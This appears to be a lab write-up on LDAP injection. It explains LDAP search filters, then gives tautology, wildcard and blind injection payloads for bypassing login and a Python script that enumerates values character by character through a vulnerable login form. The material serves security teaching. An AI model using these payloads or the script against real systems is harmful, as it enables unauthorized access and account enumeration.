
An LDAP search query consists of several components, each serving a specific function in the search operation:
- Base DN (Distinguished Name): This is the search’s starting point in the directory tree.
- Scope: Defines how deep the search should go from the base DN. It can be one of the following:
base(search the base DN only),one(search the immediate children of the base DN),sub(search the base DN and all its descendants).
- Filter: A criteria entry must match to be returned in the search results. It uses a specific syntax to define these criteria.
- Attributes: Specifies which characteristics of the matching entries should be returned in the search results.
The basic syntax for an LDAP search query looks like this:
(base DN) (scope) (filter) (attributes)
For a more complex search query, filters can be used with each other using logical operators such as AND (&), OR (|), and NOT (!).
(&(objectClass=user)(|(cn=John*)(cn=Jane*)))
ldapsearch -x -H ldap://10.10.57.120:389 -b "dc=ldap,dc=thm" "(ou=People)"
Authentication Bypass Techniques
Tautology-Based Injection Tautology-based injection involves inserting conditions into an LDAP query that are inherently true. For example, consider an LDAP authentication query where the username and password are inserted directly from user input:
(&(uid={userInput})(userPassword={passwordInput}))
An attacker could provide a tautology-based input, such as *)(|(& for {userInput} and pwd) for {passwordInput} which transforms the query into:
(&(uid=*)(|(&)(userPassword=pwd)))
(uid=*): This part of the filter matches any entry with auidattribute, essentially all users, because the wildcard*matches any value.(|(&)(userPassword=pwd)): The OR (|) operator, meaning that any of the two conditions enclosed needs to be true for the filter to pass. In LDAP, an empty AND ((&)) condition is always considered true. The other condition checks if theuserPasswordattribute matches the valuepwd, which can fail if the user is not usingpwdas their password.
Wildcard Injection
Wildcards (*) are used in LDAP queries to match any sequence of characters. When user input containing wildcards is not correctly sanitized, it can lead to unintended query results, such as bypassing authentication by matching multiple or all entries. For example, if the search query is like:
(&(uid={userInput})(userPassword={passwordInput}))
Submitting *’s for each results in this query:
(&(uid=*)(userPassword=*))
This injection always makes the LDAP query’s condition true. However, using just the * will always fetch the first result in the query. To target the data beginning in a specific character, an attacker can use a payload like f*, which searches for a uid that begins with the letter f.
Blind Injection
For example, an attacker might try injecting a username like a*)(|(&, which, when included in the LDAP query, checks for any user with “a” in their uid exists:
username=a*%29%28%7C%28%26&password=pwd%29
Results in a query of:
(&(uid=a*)(|(&)(userPassword=pwd)))
You can use that to check the error messages and see if they become different for any case.
Specific Exploit Code Example For Automation
import requests
from bs4 import BeautifulSoup
import string
import time

# Base URL
url = 'http://targetIP/page.php'

# Define the character set
char_set = string.ascii_lowercase + string.ascii_uppercase + string.digits + "._!@#$%^&*()"

# Initialize variables
successful_response_found = True
successful_chars = ''

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

while successful_response_found:
    successful_response_found = False

    for char in char_set:
        #print(f"Trying password character: {char}")

        # Adjust data to target the password field
        data = {'username': f'{successful_chars}{char}*)(|(&','password': 'pwd)'}

        # Send POST request with headers
        response = requests.post(url, data=data, headers=headers)

        # Parse HTML content
        soup = BeautifulSoup(response.content, 'html.parser')

        # Adjust success criteria as needed
        paragraphs = soup.find_all('p', style='color: green;')

        if paragraphs:
            successful_response_found = True
            successful_chars += char
            print(f"Successful character found: {char}")
            break

    if not successful_response_found:
        print("No successful character found in this iteration.")

print(f"Final successful payload: {successful_chars}")
This basically just brute forces the characters one by one, checking against the response from the server.